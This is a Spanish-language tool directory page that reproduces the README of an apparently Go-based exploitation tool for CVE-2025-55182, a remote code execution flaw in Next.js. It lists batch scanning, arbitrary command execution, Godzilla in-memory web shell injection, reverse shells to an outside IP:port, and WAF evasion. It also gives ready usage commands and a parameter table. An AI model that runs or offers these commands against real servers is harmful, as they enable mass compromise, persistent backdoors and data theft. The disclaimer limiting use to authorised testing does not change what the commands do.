Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/luoqichen/cve-2025-55182-poc
Escáneres de VulnerabilidadesExplotaciónShellcodeExplotación de Aplicaciones WebEvasión de WAFPruebas de PenetraciónComando y ControlDesarrollo de Payloads
GitHub
luoqichen/cve-2025-55182-poc

CVE-2025-55182-POC

Escáner y herramienta de explotación basados en Go para CVE-2025-55182 (RCE en Next.js). Admite escaneo por lotes, ejecución de comandos, inyección de shell de memoria Godzilla, shell inversa y evasión de WAF.

Ver Repositorio
37hace 8 mesesAún no revisado
Compartir

CVE-2025-55182 Next.js RCE Scanner

License

Herramienta de escaneo y explotación de CVE-2025-55182, para la vulnerabilidad de ejecución remota de código en aplicaciones Next.js. Admite detección por lotes, ejecución de comandos, inyección de Godzilla Memory Horse y funcionalidad de reverse shell.

⚠️ Esta herramienta es solo para investigación de seguridad y pruebas autorizadas. No la utilice con fines ilegales.

Características

  • Escaneo de múltiples objetivos: admite una sola URL, un archivo con lista de URLs (una por línea) y una carpeta que contenga múltiples archivos .txt.
  • Concurrencia multihilo: número de hilos personalizable para mejorar la eficiencia del escaneo.
  • Verificación de vulnerabilidades: verifica la existencia de la vulnerabilidad calculando el producto de números aleatorios.
  • Ejecución de comandos: ejecuta comandos arbitrarios del sistema en el objetivo vulnerable (compatible con Linux y Windows).
  • Inyección de Godzilla Memory Horse: genera información de conexión Godzilla Memory Horse con un solo clic.
  • Reverse shell: admite funcionalidad de reverse shell.
  • Guardado de resultados: guarda automáticamente las URL explotadas con éxito y sus detalles en success.json, y opcionalmente escribe las URL vulnerables en un archivo específico.
  • Soporte de proxy: permite configurar un proxy HTTP para facilitar la integración con herramientas como Burp Suite.

  • Visualización de progreso: muestra en tiempo real el progreso del escaneo, tiempo transcurrido, tiempo restante estimado, etc.

[]

Instalación

Requisitos previos

  • Go 1.16 o superior
  • Git

Clonar repositorio

git clone https://github.com/luoqichen/CVE-2025-55182-POC.git
cd cve-2025-55182-POC

Compilar

go build -o cve-2025-55182 main.go

Ejecutar

./cve-2025-55182 -h

Uso

Descripción de parámetros

ParámetroTipoValor predeterminadoDescripción
-ustringNingunoURL de un solo objetivo (ej. http://example.com:3000)
-fstringNingunoArchivo que contiene una lista de URLs (una por línea)
-dstringNingunoCarpeta que contiene múltiples archivos .txt
-ostringNingunoArchivo de salida (guarda las URLs vulnerables, una por línea)
-tint10Número de hilos concurrentes
-toint10Tiempo de espera de solicitud (segundos)
-cstringNingunoComando a ejecutar (ej. id)
-mstringNingunoModo: waf (habilitar bypass de WAF)
-pstringNingunoProxy HTTP (ej. http://127.0.0.1:8080)
-gboolfalseHabilitar inyección de Godzilla Memory Horse
-rsstringNingunoDirección de reverse shell (formato IP:PORT)
-dvboolfalseModo detallado (imprime el proceso de escaneo para cada URL)
-esboolfalseModo de escaneo de información sensible

Ejemplos

Escaneo de un solo objetivo

./cve-2025-55182 -u http://target.com:3000

Escaneo por lotes de objetivos en un archivo

./cve-2025-55182 -f targets.txt -t 20 -o vuln.txt

Ejecutar un comando

./cve-2025-55182 -u http://target.com:3000 -c "whoami"

Usar Godzilla Memory Horse

./cve-2025-55182 -u http://target.com:3000 -g

Tras una inyección exitosa, la herramienta muestra la dirección de conexión, contraseña, clave y cabecera de solicitud de Godzilla.

Reverse shell

./cve-2025-55182 -u http://target.com:3000 -rs 10.0.0.1:4444

Habilitar proxy

./cve-2025-55182 -f targets.txt -p http://127.0.0.1:8080 -t 10

Descripción de salida

  • success.json: guarda automáticamente los detalles de todos los objetivos explotados con éxito (incluye salida de comandos, configuración de Godzilla, etc.).
  • Archivo especificado con -o: guarda la lista de URLs vulnerables (una por línea).

Durante el escaneo se muestra una barra de progreso en tiempo real y las vulnerabilidades descubiertas; al final se imprime un resumen estadístico.

Notas

  1. Asegúrese de tener autorización: escanear o atacar sistemas de terceros sin autorización es ilegal.
  2. Uso de proxy: si necesita inspeccionar el tráfico con Burp Suite, configure el proxy con el parámetro -p.
  3. Conexión Godzilla: tras una inyección exitosa de Godzilla, use el cliente de Godzilla para conectarse. La contraseña y la clave se generan aleatoriamente.
  4. Ajuste de tiempo de espera: para objetivos con mala conectividad de red, aumente el valor del parámetro -to.

Descargo de responsabilidad

Esta herramienta está destinada únicamente a la investigación de seguridad y a pruebas autorizadas. El usuario asume toda la responsabilidad legal. El desarrollador no se hace responsable de ningún uso indebido.

Licencia

MIT

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →